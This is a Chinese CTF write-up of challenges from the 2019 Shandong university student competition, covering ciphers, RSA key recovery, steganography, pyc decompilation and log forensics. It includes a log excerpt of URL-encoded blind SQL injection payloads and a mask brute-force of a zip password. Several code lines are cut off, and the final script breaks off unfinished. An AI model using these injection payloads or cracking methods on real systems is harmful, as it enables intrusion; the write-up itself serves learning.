第八届山东省大学生网络安全技能大赛部分Writeup


ToTHotSpur 于 2019-11-04 22:33:05 发布 2886 收藏 9

分类专栏： WriteUp

WriteUp 专栏收录该内容
6 篇文章 0 订阅
订阅专栏

目录


Misc-签到题（5pt）



```
E:\CTF\1.Match\2019.11.2山东省网络安全竞赛\qiandao\qiandao.exe
Welcome to sdnisc !fl
```

flag会一个一个输出，但是太太太慢啦！

IDA走起，flag出现



```
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  "Welcome to sdnisc !",
  &v17);
std::allocator<char>::~allocator(&v17);
std::allocator<char>::allocator(&v18);
v8 = 2;
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  "flag{12ab82cd686a42850ab562ff2f9f2416}",
  &v18);
```

Misc-上下左右（15pt）


这题比赛上没做出来，真的扎心了（15分啊），还以为是个迷宫，结果。。

数据只有R L U D四个字母组成，结合题目：

R-right　L-left　U-up　D-down


画图（吐血）：（用PIL画也可以）

```
import numpy as np
s='DDDDDDDDDRRRRRRDDDDDDDDDDDDDDDDLLLDDDDDDDDDDDLLRRRRLLDDDDDDDDDDDDDDDDDDDDDDDDUUUUUUUUUUUUUUUUUUUURRRRRRR
flag =np.zeros((199,100))
x=0
y=0
for i in range(len(s)):
 if(s[i]=='D'):
  y=y+1
  flag[x][y]='1'
 elif(s[i]=='U'):
  y=y-1
  flag[x][y]='1'
 elif(s[i]=='R'):
  x=x+1
  flag[x][y]='1'
 elif(s[i]=='L'):
  x=x-1
  flag[x][y]='1'
f = open('flag.txt', 'w', encoding='utf-8')
for j in range(100):
 s=''
 for z in range(199):
  if(str(flag[z][j])=='0.0'):
   s+=' '
  else:
   s+='x'
 f.write(s)
 f.write('\n')
f.close
```



Misc-压缩包的秘密（10pt）

一个压缩包，但打不开，winhex打开看看怎么回事



flag.zip


```
  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F    ANSI ASCII
00000000   4B 50 04 03 00 14 00 09  00 08 72 D7 4F 55 43 9F   KP         r×OUCŸ
00000010   46 CE 00 34 00 00 00 26  00 00 00 08 00 00 6C 66   FÎ 4   &       lf
00000020   67 61 74 2E 74 78 C2 1C  1A F9 38 0F 7F 03 C9 62   gat.txÂ  ù8   Éb
00000030   F5 3B ED 1B 53 85 CA 59  52 70 F3 4D 7C 25 4B 8F   õ;í S…ÊYRpóM|%K
00000040   C9 2A 76 A1 15 C9 98 00  EF AA 55 BF 06 4F F3 E3   É*v¡ É˜ ïªU¿ Oóã
00000050   7E 7C F8 43 E7 67 B1 DB  81 3A 4B 50 08 07 43 9F   ~|øCçg±Û :KP  CŸ
00000060   46 CE 00 34 00 00 00 26  00 00 4B 50 02 01 00 1F   FÎ 4   &  KP
00000070   00 14 00 09 00 08 72 D7  4F 55 43 9F 46 CE 00 34         r×OUCŸFÎ 4
00000080   00 00 00 26 00 00 00 08  00 24 00 00 00 00 00 00      &     $
00000090   00 20 00 00 00 00 00 00  6C 66 67 61 74 2E 74 78           lfgat.tx
000000A0   00 0A 00 20 00 00 00 00  00 01 00 18 44 B9 F4 F3               D¹ôó
000000B0   87 D7 01 D5 39 04 C2 16  85 51 01 D5 39 04 C2 16   ‡× Õ9 Â …Q Õ9 Â
000000C0   85 51 01 D5 4B 50 06 05  00 00 00 00 00 01 00 01   …Q ÕKP
000000D0   00 5A 00 00 00 6A 00 00  00 80 0D 09 20 0A 20 20    Z   j   €
000000E0   0D 20 20 0A 0A 0D 09 20  0D 20 20 0A 0A 0D 20 09
000000F0   20 20 09 20 0A 0D 20 20  0A 0D 20 20 0D 20 09 0A
00000100   20 20 20 20 0D 09 20 0A  20 20 0D 20 20 0A 0D 09
00000110   20 0A 20 09 0D 20 20 0A  09 20 0D 20 09 0A 20 20
00000120   20 20 0D 09 20 0A 09 09  0D 20 20 0A 09 09 0A 0D
00000130   20 09 0D 20 09 0A 20 20  20 20 0D 09 20 0A 20 20
00000140   0A 0D 20 09 0D 20 09 0A  0D 20 20 0A 0D 20 20 0A
00000150   20 20 0A 0D 20 09 20 09  0A 0D 47 64 6C 68 6D 63             Gdlhmc
00000160   74 55 58 61 74 4D 47 61  73 46 69 5A 77 31 32 64   tUXatMGasFiZw12d
00000170   74 51 32 63 6C 68 6E 62  70 4E                     tQ2clhnbpN
```

zip文件头应该是504B0304，但这里是4B500403。而且最后的base64也解不出来，"flag.txt"每两位显示反了(lfgat.tx)

先修复zip文件


```
S='4B50040300140009000872D74F55439F46CE003400000026000000080006C666761742E7478C21C1AF9380F7F03C962F53BED1B
s1=''
for i in range(int(len(S)/4)):
 s1+=S[4*i+2]
 s1+=S[4*i+3]
 s1+=S[4*i]
 s1+=S[4*i+1]
print(s1)
```

用打印出的16进制新建一个zip，就可以正常打开了，但是需要密码



```
2.zip
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   ANSI ASCII
00000000   50 4B 03 04 14 00 09 00  08 00 D7 72 55 4F 9F 43   PK        ×rUOŸC
00000010   CE 46 34 00 00 00 26 00  00 00 08 00 00 00 66 6C   ÎF4   &        fl
00000020   61 67 2E 74 78 74 1C C2  F9 1A 0F 38 03 7F 62 C9   ag.txt Âù  8  bÉ
00000030   3B F5 1B ED 85 53 59 CA  70 52 4D F3 25 7C 8F 4B   ;õ í…SYÊpRMó%| K
00000040   2A C9 A1 76 C9 15 00 98  AA EF BF 55 4F 06 E3 F3   *É¡vÉ  ˜ªï¿UO ãó
00000050   7C 7E 43 F8 67 E7 DB B1  3A 81 50 4B 07 08 9F 43   |~CøgçÛ±: PK  ŸC
00000060   CE 46 34 00 00 00 26 00  00 00 50 4B 01 02 1F 00   ÎF4   &   PK
00000070   14 00 09 00 08 00 D7 72  55 4F 9F 43 CE 46 34 00         ×rUOŸCÎF4
00000080   00 00 26 00 00 00 08 00  24 00 00 00 00 00 00 00     &     $
00000090   20 00 00 00 00 00 00 00  66 6C 61 67 2E 74 78 74           flag.txt
000000A0   0A 00 20 00 00 00 00 00  01 00 18 00 B9 44 F3 F4               ¹Dóô
000000B0   D7 87 D5 01 04 39 16 C2  51 85 D5 01 04 39 16 C2   ×‡Õ  9 ÂQ…Õ  9 Â
000000C0   51 85 D5 01 50 4B 05 06  00 00 00 00 01 00 01 00   Q…Õ PK
000000D0   5A 00 00 00 6A 00 00 00  80 00 09 0D 0A 20 20 20   Z   j   €
000000E0   20 0D 0A 20 0D 0A 20 09  20 0D 0A 20 0D 0A 09 20
000000F0   20 20 20 09 0D 0A 20 20  0D 0A 20 20 20 0D 0A 09
00000100   20 20 20 20 09 0D 0A 20  20 20 20 0D 0A 20 09 0D
00000110   0A 20 09 20 20 0D 0A 20  20 09 20 0D 0A 09 20 20
00000120   20 20 09 0D 0A 20 09 09  20 0D 0A 20 09 09 0D 0A
00000130   09 20 20 0D 0A 09 20 20  20 20 09 0D 0A 20 20 20
00000140   0D 0A 09 20 20 0D 0A 09  20 0D 0A 20 20 0D 0A 20
00000150   20 20 0D 0A 09 20 09 20  0D 0A 64 47 68 6C 63 6D             dGhlcm
00000160   55 74 61 58 4D 74 61 47  46 73 5A 69 31 77 64 32   UtaXMtaGFsZi1wd2
00000170   51 74 63 32 68 6C 62 6E  4E 70 00 00 00 00 00 00   Qtc2hlbnNp
```

最后的那个base64也可以正常解码得到：



Pattern

Base64


dGhlcmUtaXMtaGFsZi1wd2Qtc2hlbnNp

there-is-half-pwd-shensi

压缩包密码的一半是"shensi",（当时比赛时一番操作猛如虎，另一半也没找出来。）

比赛结束后队友告诉我要用掩码爆破（之前没用过，学习了）

掩码先试了试 "shensi??????" 结果不出来，原来这个shensi是后六位，要用 "??????shensi爆破"



口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	1,094,047,561
总计时间	57s 954ms
平均速度(口令/秒)	18,877,861
这个文件的口令	sdniscshensi
十六进制口令	73 64 6e 69 73 63 73 68 65 6e 73 69

□ 所有大写拉丁文(A - Z)
☑ 所有小写拉丁文(a - z)
☑ 所有数字(0 - 9)
□ 所有特殊符号(!@...)
□ 空格
□ 所有可打印字符

开始于:

结束于:

掩码: ??????shensi

用户定义 □

状态窗口

```
\MISC2\misc3\2.zip"已打开。
2019/11/4 17:28:57 - 开始掩码攻击...
2019/11/4 17:29:55 - 口令已成功恢复!
2019/11/4 17:29:55 - 'sdniscshensi' 是这个文件的一个有效口令
```

当前口令: sdniscshensi 平均速度: 18,878,838 p/s
已用时间: 57s 剩余时间: 57s
口令长度 = 12, 总计: 2,176,782,336, 已处理: 1,094,047,561

50%


ARCHPR version 4.53 (c) 1997-2008 ElcomSoft Co. Ltd.

居然用比赛简称当的密码：sdniscshensi

解压即可得到flag.txt

Stego-啾咪~（5pt）


zsteg秒出flag，base64解密即可（队友说Stegsolve也可做出来）



```
root@kali:~/CTF# zsteg flag.png
imagedata           .. text: "fpl,RB886\""
b1,bgr,lsb,xy       .. text: "ZmxhZ3s1NDJmYjQzM2Y0YzhlYmYwMmY3OGUwZjA0MzZkMmU3Nn0="
b2,rgb,msb,xy       .. text: "@UUUUUUU"
b2,bgr,msb,xy       .. text: "@UUUUUUU"
b4,r,lsb,xy         .. text: "\"3\"$DEWTEgv"
b4,r,msb,xy         .. text: "n\"\"\"\"\"\"\"\"\"fff"
b4,g,lsb,xy         .. text: "22\"5ETVUDfw"
b4,g,msb,xy         .. text: "n\"\"\"\"\"ffff"
b4,b,lsb,xy         .. text: "$UUFDUgv"
b4,b,msb,xy         .. text: "n\"\"\"\"\"\"\"\"\"f"
b4,rgb,lsb,xy       .. text: "!\#$TDTUEUEUGfUDTDUEfggwvv"
b4,bgr,lsb,xy       .. text: "!\"\#$TTETUEEEVgETTTEEfggwvv"
root@kali:~/CTF# 
```

Stego-我和我的祖国（20pt）

没做出来。赛后得知秘密在音频的最后：



上代表1，下代表0，8位一组二进制代表一个字符，保存

```
f = open('wodezuguo.txt')
flag=''
for i in range(0,38):
 line = str(f.readline())
 l = int(line[0:8],2)
 flag+=chr(l)
print(flag)
#flag{fe8fd46820513b54cdd59b0485719f94}
```

Crypto-简单的密码学（5pt）

hellO everyone,Are YOU huNGrY? woUld you li To eAt BAcon?

只有一段话，最后很明显提示是培根密码

培根密码加密后的数据只会有a和b，所以这里猜测把小写字母改为a，大写字母改为b，空格及符号去掉

即可得到：aaaabaaaaaaaabaabbbaabbabaabaaaaaaabaababbaaa

解密：

```
import re
# 培根加密有两种
class Baconian():
    alphabet = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', '
                'v', 'w', 'x', 'y', 'z']
    first_cipher = ["aaaaa", "aaaab", "aaaba", "aaabb", "aabaa", "aabab", "aabba", "aabbb", "abaaa", "abaab
                    "ababb", "abbaa", "abbab", "abbba", "abbbb", "baaaa", "baaab", "baaba", "baabb", "babaa
                    "babba", "babbb", "bbaaa", "bbaab"]
    second_cipher = ["aaaaa", "aaaab", "aaaba", "aaabb", "aabaa", "aabab", "aabba", "aabbb", "abaaa", "abaa
                     "ababa", "ababb", "abbaa", "abbab", "abbba", "abbbb", "baaaa", "baaab", "baaba", "baab
                     "babaa", "babab", "babba", "babbb"]
    def __init__(self, str):
        self.str = str
    def decode(self):
        str = self.str.lower()
        str_array = re.findall(".{5}", str)
        decode_str1 = ""
        decode_str2 = ""
        for key in str_array:
            for i in range(0,26):
                if key == Baconian.first_cipher[i]:
                    decode_str1 += Baconian.alphabet[i]
                if key == Baconian.second_cipher[i]:
                    decode_str2 += Baconian.alphabet[i]
        print(decode_str1)
        print(decode_str2)
if __name__ == '__main__':
    str = 'aaaabaaaaaaaabaabbbaabbabaabaaaaaaabaababbaaa'
    bacon = Baconian(str)
    bacon.decode()
```

得到flag：baconeasy

Crypto-小明的秘密（15pt）

RSA

给了e，n，dp，c

先求p和q


```
import gmpy2
from Crypto.Util.number import long_to_bytes
from md5 import md5
import random
def gcd(a, b):
   if a < b:
     a, b = b, a
   while b != 0:
     temp = a % b
     a = b
     b = temp
   return a

def getpq(n,e,d):
    p = 1
    q = 1
    while p==1 and q==1:
        k = d * e - 1
        g = random.randint ( 0 , n )
        while p==1 and q==1 and k % 2 == 0:
            k /= 2
            y = pow(g,k,n)
            if y!=1 and gcd(y-1,n)>1:
                p = gcd(y-1,n)
                q = n/p
    return p,q
def main():
    n = 13287455901837892843103944020792620369245979379234890867284044500326426870914282108906406305966405
    e = 65537
    d = 59131792291671252785298108769292029408152673118497096908405947942564107148026927261806534061426080
    p ,q = getpq(n,e,d)
    print p
 #10764778531720163593861339317814143698116949272685956222461668361977288583778446477658374507732447400613
    print q
 #12343454965361574101716097384276455818745801923162105367552839183537905176166495430935122527638923055410
    #print "FLag is flag{%s}" % md5(str(p + q)).hexdigest()
if __name__ == "__main__":
    main()
```

得到了p和q就好办了

```
import gmpy2
from Crypto.Util.number import long_to_bytes ,bytes_to_long
import base64
e=65537
n=13287455901837892843103944020792620369245979379234890867284044500326426870914282108906406305966405499762
p=10764778531720163593861339317814143698116949272685956222461668361977288583778446477658374507732447400613
q=12343454965361574101716097384276455818745801923162105367552839183537905176166495430935122527638923055410
phi=(q-1)*(p-1)
d = gmpy2.invert(e, phi)  #(e * d) % phi = 1
c = 10556126334419722450043798536989027760560741949118900304605502171563824435667767248953422468380873369
m = pow(c, d, n)
print(m)
flag = long_to_bytes(m)
print(flag)
#b'flag{271c7ec33858d491f88a83e3d35ac411}'
```

Forensic-日志分析（10pt）

这也太多了吧，找一下和flag相关的信息



```
2C1%29%2C1%2C1%29%29%3E64%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C1%2C1%29%29%3E96%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C1%2C1%29%29%3E112%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C1%2C1%29%29%3E104%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C1%2C1%29%29%3E100%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C1%2C1%29%29%3E102%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C1%2C1%29%29%3E101%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C2%2C1%29%29%3E96%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C2%2C1%29%29%3E112%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C2%2C1%29%29%3E104%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C2%2C1%29%29%3E108%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C2%2C1%29%29%3E106%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C2%2C1%29%29%3E107%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C3%2C1%29%29%3E96%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C3%2C1%29%29%3E112%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C3%2C1%29%29%3E104%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C3%2C1%29%29%3E100%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C3%2C1%29%29%3E98%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C3%2C1%29%29%3E97%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C4%2C1%29%29%3E96%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C4%2C1%29%29%3E112%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C4%2C1%29%29%3E104%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C4%2C1%29%29%3E100%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C4%2C1%29%29%3E102%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C4%2C1%29%29%3E103%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C5%2C1%29%29%3E96%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C5%2C1%29%29%3E112%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C5%2C1%29%29%3E120%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
2C1%29%2C5%2C1%29%29%3E124%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 215
2C1%29%2C5%2C1%29%29%3E122%20AND%20%27ZeOx%27%3D%27ZeOx HTTP/1.1" 200 209
```

猜测是sql盲注，把信息提取出来，选择每组（C1、C2...C38）最后一个返回值为**215**的数据记录【红色框】（209的不对）


连在一起即是flag

```
s=[102,108,97,103,123,54,55,54,98,97,51,49,98,98,56,97,55,53,102,56,102,100,49,101,102,51,51,56,49,56,100,4
f=''
for i in range(len(s)):
 f+=chr(s[i])
print(f)
#flag{676ba31bb8a75f8fd1ef33818d04cd1d}
```

Reverse-python是最好的语言（15pt）

pyc反编译。记得刚学逆向的时候做过，但比赛时居然忘了改pyc文件头这一步了。（太笨了）

先winhex打开看一下文件头：



```
  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F       ANSI ASCII
 00000000  33 0D 0D 0A D4 49 AD 5D  63 00 00 00 00 00 00 00   3    ÔI-]c
 00000010  00 04 00 00 00 40 00 00  00 73 74 00 00 00 64 00        @   st   d
 00000020  00 64 01 00 6C 00 00 5A  00 00 64 02 00 5A 01 00    d  l  Z  d  Z
 00000030  67 00 00 5A 02 00 67 00  00 5A 03 00 78 21 00 65   g  Z  g  Z  x! e
 00000040  01 00 44 5D 19 00 5A 04  00 65 02 00 6A 05 00 65     D]  Z  e  j  e
```

33 0D，说明现在他“是”一个python3.6的文件，但为什么反编译不了呢，因为他其实不是python3.6的。这里猜测他应该是3.7(42 0D)或者2.7(03 F3)

发现改为03 F3后就反编译成功了（反编译工具： uncompyle6）

uncompyle6 flag.pyc > flag.py


```
# uncompyle6 version 3.3.4
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.7.3 (v3.7.3:ef4ec6ed12, Mar 25 2019, 22:22:05) [MSC v.1916 64 bit (AMD64)]
# Embedded file name: flag.py
# Compiled at: 2019-10-21 14:01:56
import math
flag = 'flag{**********************}'
Sd = []
SdSd = []
for SdSdSdSd in flag:
    Sd.append(ord(SdSdSdSd))

def func(SdSdSd):
    SdSdSdSdSd = True
    SdSdSdSd = 2
    sq = int(math.sqrt(SdSdSd)) + 1
    while SdSdSdSd <= sq:
        if SdSdSd % SdSdSdSd == 0:
            SdSd.append(SdSdSdSd + 1)
            SdSdSdSdSd = False
            func(SdSdSd / SdSdSdSd)
            SdSdSdSd += 1
            break
        SdSdSdSd += 1

    if SdSdSdSdSd:
        SdSd.append(SdSdSd + 1)


for SdSdSdSd in Sd:
    func(SdSdSdSd)
    print SdSd,
    SdSd = []
# okay decompiling 111.pyc
```

逆向的话感觉有点麻烦，来个爆破

```
import math
flag = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{+-*/}'
f = [[3, 4, 18], [3, 3, 4, 4, 4], [98], [104], [4, 42], [102], [3, 8, 8], [3, 3, 3, 3, 4], [4, 4, 12], [3,
Sd = []

SdSd = []
for SdSdSdSd in flag:
    Sd.append(ord(SdSdSdSd))
def func(SdSdSd):
    SdSdSdSdSd = True
    SdSdSdSd = 2
    sq = int(math.sqrt(SdSdSd)) + 1
    while SdSdSdSd <= sq:
        if (SdSdSd % SdSdSdSd) == 0:
            SdSd.append(SdSdSdSd + 1)
            SdSdSdSdSd = False
            func(SdSdSd / SdSdSdSd)
            SdSdSdSd += 1
            break
        SdSdSdSd += 1

    if SdSdSdSdSd:
        SdSd.append(SdSdSd + 1)

flag_str = ''
for i in range(38):
 for SdSdSdSd in Sd:
  func(SdSdSdSd)
  strsdsd = str(SdSd).replace('.0','')
  if(strsdsd == str(f[i])):
